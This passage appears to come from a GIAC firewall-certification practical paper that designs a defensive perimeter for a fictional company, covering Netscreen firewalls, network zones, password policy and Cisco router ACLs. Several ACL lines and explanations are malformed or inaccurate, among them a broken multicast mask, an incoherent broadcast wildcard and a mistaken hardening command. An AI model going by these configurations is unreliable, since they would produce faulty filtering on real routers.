id 977 vsys id 0, flag 000040/00,
pid -1, did 0, time 180
13 (0t) 10.10.10.1/1168 ->
211.68.1.2/80, 6, 002be0c0066b,
subif 0, tun 0

Source Zone

Security Zones

Destination Interface – and – Destination Zone

Permit = Forward packet
Deny = Drop packet
Tunnel = Use specified tunnel for VPN encryption

If network traffic, source zone = security zone to which interface or subinterface is bound.

If VPN traffic to tunnel interface bound to VPN tunnel, source zone = security zone in which tunnel interface is configured

If VPN traffic to tunnel interface in a tunnel zone, source zone = carrier zone

Tunnel Zone

If destination zone = security zone, use that zone for policy lookup.

If destination zone = tunnel zone, use its carrier zone for policy lookup

When access rules are created, the Netscreen implicitly creates corresponding rules allowing replies to service requests. For example, a policy allowing HTTP traffic from the Internet to the web server on port 80, will result in an implicit rule allowing the reply traffic back out, based on state tables the Netscreen maintains and uses to remain aware of session states.

Netscreens also have the ability to plug into another Netscreen device via their dedicated HA (High Availability) ports, providing sub-second failover.

As its name suggests, this is the primary security device protecting GIAC from the rest of the online world. The firewall will be used to control access into GIAC's environment using a range of rules, or access policies.

The primary firewall is also used to log traffic between GIAC and the Internet, as determined by GIAC's security policy.

---

[4] Netscreen Concepts & Examples ScreenOS Reference Guide, Volume 2. ScreenOS 4.0.0, , p25.

1.6.1.3. VPN Server

The Netscreen 100 appliance running ScreenOS 4.0.0r2 provides IPSEC VPN capabilities.

The VPN component of the architecture again reflects the need for simplicity and ease of maintenance. The Netscreen device will capably handle GIAC's VPN traffic for the foreseeable future.

The Netscreen 100 has most of the VPN features of larger models and in particular, it will support 1000 dedicated VPN tunnels and 50 tunnel interfaces, which should be plenty for GIAC's requirements for some time.

The Netscreen 100 supports manual key, IKE and x.509 certificates for authentication and 56bit DES, 168bit triple-DES and AES encryption, providing a wide choice for implementation.

1.6.1.4. Issues

The primary firewall is not able to inspect the payload of HTTPS/SSL packets travelling between suppliers, customers or partners, and the secure web site, because those packets are encrypted.

This is not necessarily undesirable but if GIAC wishes to inspect the secure traffic, then a hardware SSL appliance could be deployed in front of the firewall so that the traffic is decrypted before it hits the firewall, thereby allowing some form of packet inspection.

One notable disadvantage of Netscreen devices is the absence of a reset feature to return the device to factory defaults. This means that if the administration password is forgotten, the device must be returned to Netscreen to be reset, obviously requiring a replacement firewall to be used in the meantime.

1.6.2. Security Device Summary

The table below summarises the main security devices.

Purpose	Hostname	Make	Model	Operating System
Border Router	doyle.giac.com	Cisco	3640	Cisco IOS 12.1
Primary Firewall	cowley.giac.com	Netscreen	204	ScreenOS 4.0.0r2
VPN Terminator	bodie.giac.com	Netscreen	100	ScreenOS 4.0.0r2

1.6.3. Service Zone

Each server in the service zone is multi-homed to the secondary firewall.

Multi-homing the servers provides physical separation, which means that a breach of the primary firewall would not necessarily lead directly to a compromise of the application zone. In the architecture above, at least one of the service zone machines must be compromised in order to gain access to the further internal hosts. A potential trap with multi-homing is ensuring that IP forwarding or routing between interfaces is not enabled. If these features are enabled, packets can be routed through the host, which defeats the purpose of multi-homing in this architecture.

Only servers requiring Internet connectivity sit on the service network. In this case, the network comprises the web server, external DNS server, e-mail relay server & an ntp server.

The web server is used to host the presentation layer of the supplier, customer and partner web applications, as well as the public web site. The external DNS server serves all DNS requests from the Internet. The ntp server is used to synchronise time from an Internet-based time server and GIAC's other ntp servers synchronise with it so that all GIAC's servers are synchronised consistently, making log entry timestamps consistent. GIAC's ntp host will be configured to bind to port 123 for outgoing requests so that we can filter that traffic. The alternative would be to have the ntp host use unprivileged ports, which may or may not be randomly allocated. It is

important to note that this server provides ntp services only for some of GIAC's hosts, not public hosts. Despite not providing Internet services, this ntp server needs to receive replies to its ntp requests.

When using a public time server, it is good netiquette to contact the system administrators first to ask for permission to synchronise with them. All other servers in this network synchronise time with the ntp server.

The mail relay permits smtp connectivity from any other email server on the Internet. It also provides pop3 mail retrieval to the mobile, VPN Users.

The internal firewall protects the service network from other GIAC networks as well as providing another line of defence between the internal GIAC networks and the Internet. This firewall permits UDP syslog traffic from each service network host, to the syslog server in the application zone.

1.6.3.1.   Issues

A possible disadvantage of multi-homing the servers this way is that remote management of servers in tiers 2 and above is not immediately possible from the Internet.

One approach to solving this problem could be to deploy an SSH server or some other type of login server in the service network and permit access to it from only trusted IP addresses. This would allow a system administrator, for example, to connect to the SSH server from the Internet, then connect to other machines from there. A management LAN could also be built by installing an additional interface in each of the hosts requiring management.

Another issue is raised by a single physical web server hosting both secure and public data. It would be more secure to deploy the secure web site and public web sites separately so that public, unregistered clients have no access whatsoever to secure web content.

1.6.4. Application Zone

Internal
Firewall

192.168.10.0

Application Server
vito.giac.com

Database Server
sonny.giac.com

Syslog &
NTP Server
fredo.giac.com

The applications used to upload and download fortune sayings by the various user groups run on one or more application servers and their associated database server(s).

This network has its own ntp server which synchronises its time from the service network's time server. The other servers in this network synchronise time with the ntp server. This machine also runs the syslog server which is used by the service network and the application network.

1.6.4.1.   Issues

If the data in the database server were considered sensitive enough, or of it required protection for privacy laws, then it could be deployed with some further protection from attack. An inexpensive, easy approach would be to multi-home the application server and connect the database server directly. This would provide physical separation similar to the service network, however it would also necessitate some redesign of server management process and mechanisms.

1.6.5. Internal Service Zone

The internal service zone hosts the mail server, internal DNS server and an ntp server. The ntp server synchronises time from ntp.giac.com and acts as ntp server for the rest of the network and the DNS server answers all GIAC's internal DNS requests.

The mail server is used by the application server only to send mail using smtp. The mail server is also used by internal staff to send smtp mail as well as to retrieve pop3 mail. Of course, the mail server must also communicate with the mail relay in the service network, to provide email connectivity to the Internet.

1.6.5.1. Comments

The concept of a service network is usually thought of as the network where the Internet-facing servers go. However, extending the service network concept into the internal network is a sensible way of protecting valuable services. Vulnerabilities exist regardless of where the server is deployed, so it is a good idea to separate internal resources appropriately, as well as Internet-facing resources.

1.6.6. Corporate Zone

Internal
Firewall

10.0.0.0

File Server(s)

Employee
Workstation(s)

The corporate network is GIAC's internal network comprising all the staff workstations, file servers, print servers and other devices used for the staff's day-to-day business, and is largely outside the scope of this paper.

1.6.6.1.   Issues

Just like the internal service network deserves protection from threats, the corporate network would require at least as much protection.

A secure approach for the future would be to separate the servers and workstations into different functional zones to keep data and systems relating to GIAC's various business units separate. For example, human resource staff should not be able to see GIAC's accounting data, and vice versa.

Each zone could be deployed and managed by the appropriate people so that staff are denied access to systems which are not required for their normal duties.

1.6.7. Managing The Servers

A dedicated server management PC is used to remotely manage servers in all zones. This PC is physically secured at GIAC's premises and cannot be connected to remotely. Physical access to GIAC's premises is required for server management.

An ideal PC would be a laptop running perhaps Windows 2000 Professional or Windows XP Professional. The laptop should be hardened such that all unnecessary services and features are disabled. Software required for management will include a firewall program such as ZoneAlarm and a terminal emulation program such as SecureCRT, which acts as a serial and a ssh terminal, as well as providing useful copy and paste functions.

SecureCRT licences cost US$99 per user[5] and ZoneAlarm Pro 3.1 licences cost up to US$49.95 per user[6].

The laptop PC should be physically secured at all times, particularly when not in use.

The management host connects to the internal firewall on a dedicated ethernet interface, using a crossover cable. Firewall rules permit management traffic to each server, from the management host.

1.6.7.1.   Issues

The internal firewall may experience performance issues because of the volume of traffic and packet filtering on the number of interfaces it has.

A more flexible, scalable solution is to create a management LAN by installing an additional ethernet interface on each server and connecting them via an ethernet switch, or even a hub. One or more management hosts can then connect using the management LAN.

This would increase security by separating management traffic and production traffic. However, in the proposed architecture, the ssh management traffic is encrypted and well protected from compromise. Scalability also increases because a new server deployment simply requires an additional interface to the management LAN.

In the future the management LAN could have its own firewall if GIAC's security needs demand.

---

[5] http://www.vandyke.com/pricing/index.html
[6] http://www.zonelabs.com/store/application?namespace=zls_main&origin=global.jsp&event=_link.skuList&&zl_catalog_view_id=201

1.6.8. Managing The Security Devices

Similarly to server management, the physically secured security devices are managed from a dedicated, physically secured PC. The system administrator uses this PC to run interactive telnet, http or ssh sessions across serial and ethernet links, as shown in the following table.

Device	Connection
Border Router	Serial
Primary Firewall	Ethernet
VPN Server	Ethernet
Internal Firewall	Ethernet

This provides a very secure method of management but it's not very scalable and not very convenient for administrators. A better idea would be to interface the security devices to the management LAN discussed above. This may however, require upgrading or replacing the Netscreen devices to gain the additional ethernet interfaces required for the management LAN.

2. Security Policy

This section describes the security policies governing GIAC's environment as well as examples showing the management interfaces on the Cisco router and Netscreen devices. These examples have been created using Cisco's Routersim software and Netscreen's online management GUI emulator[7]. These are both demo applications and do not necessarily permit the entire range of configuration options, so some minor inconsistencies may exist in the screenshots.

2.1. Password & Account Management

The following policies have been developed to ensure appropriate management of user accounts and passwords.

Accounts
1. User accounts must be locked out after 5 failed login attempts
2. The failed login counter should reset after 2 hours
3. Users with locked accounts must telephone the help desk to arrange for their account to unlocked
4. Users must be positively identified before accounts are unlocked
5. Unlocking of accounts must be authorised by a manager
6. Accounts must be locked out after 30 days without a login
7. Staff who leave the company, the position or otherwise cease to be eligible for system access must have their accounts disabled immediately

Passwords
1. Users' passwords must be a minimum of 7 characters
2. Users' passwords must consist of at least 2 numeric characters and 1 special character
3. Systems must enforce password changes periodically
4. Systems must warn users of impending password change and facilitate that change
5. Systems must keep a history of previous passwords used for any given account and prevent a given number of those from being used again
6. Users must not divulge passwords to anybody
7. Users must not write passwords down anywhere
8. Passwords for new accounts must be communicated verbally to the user by the system administrator and systems must force the user to change the password after initial login

Some of the above policies will be implemented using technology whilst others will be implemented through the distribution and acceptance of GIAC's corporate IT policy documents. e.g. Software can be configured to force

---

[7] http://www.netscreen.com/demos/index.html

password changes and documented, accepted procedures can help to ensure that access belonging to former staff is revoked immediately.

The above policies apply to operating system user accounts and application level user accounts. Accounts on routers and firewalls will require stricter account management policies because of the greater need for security on those devices. Whilst greater security is always desirable, if the policies on user accounts are too strict then users will circumvent the systems by writing passwords on paper and so forth. Therefore a balance must be struck between acceptable security, user acceptance and adherence to policy.

2.2. General Traffic Filtering Policy

Below are two basic principles underpinning the traffic control policy. These are general principles to be applied throughout the organisation.

- All traffic is denied, except that which is explicitly permitted.
  Clearly, denying access by default is the most secure approach to access control. It ensures that access is granted specifically and that no unnecessary additional access is permitted to resources.

- Wherever possible, traffic will be filtered inbound only.
  This ensures that packets are dropped as early as possible, potentially limiting damage and reducing processing by the security devices. The router in particular will need to route and filter many packets so its processing resources are valuable. Filtering inbound will prevent unnecessary routing where packets should be dropped anyway.

  There is one exception to this rule and that is where some ICMP replies are blocked outbound.

2.2.1. Blocking Outbound ICMP

As discussed above, packet filtering will generally be performed as packets enter GIAC's network from the Internet. However, ICMP is a special case which cannot be solved using only ingress filters.

We certainly want to limit the amount of information that can be elicited about GIAC's network topology and configuration, so we will want to control the behaviour of `traceroute` and `ping`. Depending on the scanning host's operating system, `traceroute` works in slightly different ways. In general, `traceroute` (and the Win32 equivalent, `tracert`) modifies the time-to-live (TTL) value in an IP packet to force intermediate hosts to return `time-exceeded` messages. The first packet in a session will be given a TTL of 1, so that the first host that packet hits decrements the TTL to zero and

eliciting a `time-exceeded` message from that host. At that point we know
something about the first host on the packet's outbound journey. Subsequent
packets' TTLs are increased by one at a time so that we progressively get a
map of which hosts a packet travels through on its way to the destination.

The problem is that different implementations of traceroute use different
methods to achieve the same result and this traffic cannot be controlled using
a simple ingress filter.

Unix Traceroute

Unix `traceroute` sends UDP packets to high numbered ports so we could
just block inbound UDP to the service network. However, our ntp server and
DNS server will need to initiate connections, potentially using high source
ports so blocking inbound UDP to high ports could break DNS and ntp. Also,
GIAC intends to allow full outbound Internet access to its internal employees
through a NAT device in the future, so permitting inbound TCP and UDP to
high ports will be required anyway.

Win32 Traceroute

In comparison, the Win32 implementation, `tracert`, uses ordinary ICMP
`echo-requests` so we could block `echo-requests` into the service network.
However, we would also like to be able to allow `ping` from the Internet for
basic network troubleshooting.

The Answer

The best compromise for this problem is to block ICMP `time-exceeded`
messages which are going out of GIAC's network. This will mean that the
inbound `traceroute/tracert` packets will get through, but the outbound
replies which the attacker is relying on to map the network, will not be
allowed back out to the Internet.

The outbound `time-exceeded` messages will be blocked using an outbound
ACL on the border router's serial interface. The syntax for this is covered in
detail later.

The router is also configured such that it will not send ICMP unreachable
messages. This means that ICMP unreachables will not be sent by the router
itself. The ACL discussed above prevents those ICMP replies being sent out to
the Internet from any GIAC host. These two configuration items together
ensure that no ICMP unreachables leave GIAC's network.

2.2.2. Limiting DNS

DNS over TCP will be blocked. This means that large replies and zone
transfers cannot enter the network. We control the DNS server so we can
ensure that no DNS reply will be too large for UDP.

2.3. Border Router Policy

The border router is not a security device, as such. It provides network connectivity. However, since Cisco routers can perform some packet filtering, we will use the router to perform some limited packet filtering using Access Control Lists (ACLs).

Cisco routers add an implicit deny all rule at the end of any ACL that is applied to an interface. Therefore, it will be necessary to explicitly permit the communications traffic that is allowed into the network.

The router performs two main functions:
1. Routing of traffic between GIAC and the Internet
2. Filtering unwanted traffic

GIAC's router will block all packets which have invalid or private source IP addresses, in order to prevent spoofing attacks. We could also block unallocated public IP addresses for the same reason, however it has been decided that the overhead required to update the ACLs when new address blocks are allocated outweighs the benefit and so these packets will not be blocked.

The border router must also be hardened by removing unnecessary services

2.3.1. Access Control Lists

Cisco routers provide three types of ACL:

- Standard ACLs
- Extended ACLs; &
- Reflexive ACLs

Standard ACLs

Standard ACLs allow packets to be filtered based on IP address only. They must be numbered from 1-99. The standard ACL rule syntax is described below.


```
access-list 1  permit  203.10.140.2  0.0.0.255
```

This example permits any traffic from any host on the network 203.10.140.0. The zeroes in the destination IP must match the corresponding octet in the source IP and 255 means that the fourth octet does not need to match. Whilst a standard ACL would be adequate for blocking invalid source IP addresses, GIAC needs a more sophisticated filtering capability to enable filtering of traffic to the service zone and the VPN.

Extended ACLs

Extended ACLs allow the router to filter traffic based on IP address, port, protocol and some protocol options. These features come at the cost of processing power. The Cisco 3640 has adequate capacity for GIAC to take advantage of the added security provided by extended ACLs. Normally, Cisco's standard ACLs would be appropriate for blocking private source IP addresses. However only one ACL is permitted per direction on each router interface and we need to filter other inbound traffic based on ports and protocols so we will need to use extended ACLs.

The router metrics should be examined periodically to ensure that packets are not being dropped, indicating that the router is running out of capacity to service the volume of traffic.

The following figure shows the basic syntax of a Cisco Extended ACL rule.

Access List Syntax Options

Extended ACLs must be numbered from 100-199.
The action will be either permit or deny.
The protocol can be a protocol name or number. The table below lists the valid protocol names. We will be using IP, TCP and ICMP, as well as protocol 50 for the VPN traffic.

Syntax Element	Description
`<0-255>`	An IP protocol number
`ahp`	Authentication Header Protocol
`eigrp`	Cisco's EIGRP routing protocol
`esp`	Encapsulation Security Payload
`gre`	Cisco's GRE tunneling
`icmp`	Internet Control Message Protocol
`igmp`	Internet Gateway Message Protocol
`igrp`	Cisco's IGRP routing protocol
`ip`	Any Internet Protocol
`ipinip`	IP in IP tunneling
`nos`	KA9Q NOS compatible IP over IP tunneling
`ospf`	OSPF routing protocol
`pcp`	Payload Compression Protocol
`tcp`	Transmission Control Protocol
`udp`	User Datagram Protocol

The `operators` can represent greater than, less than, equal to or not equal to. The table below lists the possible operators.

Operator	Description
`eq`	Match packets equal to the given port
`gt`	Match packets greater than the given port
`lt`	Match packets less than the given port
`neq`	Match packets not equal to the given port
`range`	Match packets only in the given port range

The `port` can be either a single port or a range of ports.
The IP addresses and netmasks used in extended ACLs operate the same as in standard ACLs, as explained earlier.

There is an additional `established` keyword that can be used in ACLs, which tell the router to allow inbound packets that are in response to outbound connections, thus permitting 'established' connections. Of course, this only applies to TCP packets. However, we will not be using the router to perform this function.

Reflexive ACLs
Reflexive ACLs (RACLs) were introduced in Cisco IOS 12.0 and add even more flexibility. In addition to the filtering capabilities of extended ACLs, reflexive ACLs can dynamically filter traffic to allow reply packets in response to an outbound TCP or UDP session.

This is similar to the `established` option in extended ACLs, however RACLs will also work with UDP and ICMP, where extended ACLs will not.

Once again, reflexive ACLs require more processing power than other ACLs. GIAC does not immediately require RACLs, but may do so in the future when outbound access from internal employees is enabled. A good discussion of RACLs can be found at http://www.netcraftsmen.net/welcher/papers/reflexiveacl.html .

Named ACLs

A variation to the ACLs described above is to create ACLs as named ACLs so that each one can be referred to by a descriptive name instead of a number. Aside from improving usability, this also removes the requirement for ACLs to be numbered according to their type and thus removes the 100 ACL limit.

2.3.1.1. Interface serial 0

Serial 0 is the Internet-facing interface of the border router. The following ACL is applied inbound so that all packets are filtered on their way into the perimeter to 1) reduce CPU cycles required and 2) filter traffic at the earliest opportunity.

Private, broadcast, multicast, zero and loopback source addresses are blocked first to ensure no spoofed or inappropriate packets are allowed in.
It has been decided that unallocated public addresses will not be blocked because of the overhead required to ensure that ACLs are modified as and when new IP address blocks are allocated by the various registrars.

The ACL described below assumes that the administrator is logged into the router in interface config mode. The tutorial later in this paper describes the configuration in more detail.

ACL Serial Interface Inbound

- *Remove any existing ACL.*

```
No access-list 101
```

- *These rules deny traffic with private IP addresses, broadcast, multicast, zero and loopback addresses.*

```
access-list 101 deny IP 127.0.0.1 0.0.0.0 any log
access-list 101 deny IP 0.0.0.0 0.255.255.255 any log
access-list 101 deny IP 224.0.0.0 15.255. 255.255.255 any log

access-list 101 deny IP 10.0.0.0 0.255.255.255 any log
access-list 101 deny IP 172.16.0.0 0.0.255.255 any log
access-list 101 deny IP 192.168.0.0 0.0.255.255 any log
access-list 101 deny IP 255.255.255.255 0.255.255.255 any log
```

- *These rules allow HTTP, HTTPS, SMTP, DNS access from anyone on the Internet to the appropriate service network servers.*

```
access-list 101 permit TCP any gt 1023 host 203.10.140.2 eq 80
access-list 101 permit TCP any gt 1023 host 203.10.140.2 eq 443
access-list 101 permit TCP any gt 1023 host 203.10.140.4 eq 25
access-list 101 permit UDP any gt 1023 host 203.10.140.3 eq 53
```

```
access-list 101 permit TCP any gt 1023 host 203.10.140.3 eq 53
access-list 101 permit UDP any 53 host 203.10.140.3 eq 53
access-list 101 permit TCP any 53 host 203.10.140.3 eq 53
```

- *These rules allow the ntp responses from the two public ntp servers to GIAC's ntp server in the service network.*

```
access-list 101 permit UDP time.esec.com.au gt 123 host 203.10.140.3 gt 1023
access-list 101 permit UDP time.deakin.edu.au gt 123 host 203.10.140.3 gt 1023
```

- *These rules allow VPN traffic to enter GIAC's network. Routing tables would forward all VPN traffic to the Netscreen VPN device*

```
access-list 101 permit UDP any gt 1023 host bodie.giac.com eq 500
access-list 101 permit 50 <client_ip> bodie.giac.com gt 1023
*This rule must be replicated for each mobile employee requiring VPN access
```

- *Block all other traffic and log it.*

```
access-list 101 deny IP any any log
```

- *Apply the ACL to the interface.*

```
ip access-group 101 in
```

The ACL is numbered 101 so that it is created as an Extended ACL. Cisco router ACLS numbered 1-99 are Standard ACLS and ACLs numbered 100-199 are Extended ACLs.

An outbound ACL is also required on this interface so we can block some outbound ICMP replies, as discussed earlier, to prevent an attacker on the Internet mapping the network.

ACL Serial Interface - Outbound

- *Remove any existing ACL.*

```
No access-list 150
```

- *This rules blocks outbound the ICMP messages described earlier.*

```
access-list 150 deny ICMP any any time-exceeded
```

- *This rule allows all other traffic.*

```
access-list 150 permit IP any any
```

- *Apply the ACL to the interface.*

```
ip access-group 150 out
```

Rule Ordering

The anti-spoofing rules are at the top of the ACL because no spoofed traffic should be permitted, to any destination. Then come the rules that permit traffic to the service network, followed by rules allowing VPN traffic.

Given GIAC's relatively low traffic volumes initially, ordering of permitted traffic is probably not an issue. As time progresses, the rules should be re-ordered so that the most common traffic is filtered first so as to improve the performance of the router.

Finally, the deny all rule is the final rule in the ACL. This is present despite the implicit deny all rule so that matching packets can be logged.

2.3.1.2. Interface ethernet 0

This is the firewall-facing interface of the router. Whilst outbound traffic (i.e. outbound from GIAC's network) could be filtered here it has been decided that outbound traffic will instead be filtered by the primary firewall instead. The reasons for this are:

- Router capacity is spared
- Filtering at the firewall is consistent with our policy of filtering traffic at the earliest opportunity.
- Management of the firewall is easier and more user-friendly than maintaining router ACLs.

2.3.1.3. Interface ethernet 1

Ethernet 1 is the interface connecting the router to the VPN server. All traffic addressed to the VPN server, arriving at the serial interface, is routed to the VPN server.

As with interface ethernet 0, no traffic will be filtered outbound on interface ethernet 1.

2.3.2. Hardening the Router

The router itself must be hardened to reduce the potential for unauthorised access. We will follow the familiar approach whereby any services or features which are not required will be removed and any service or feature required will be protected as best it can.

The commands described below will be used to strengthen the router.

Command	Purpose
`no ip source routing`	Disable source routing
`no service finger`	Disable finger service
`no ntp enable`	Disable time service
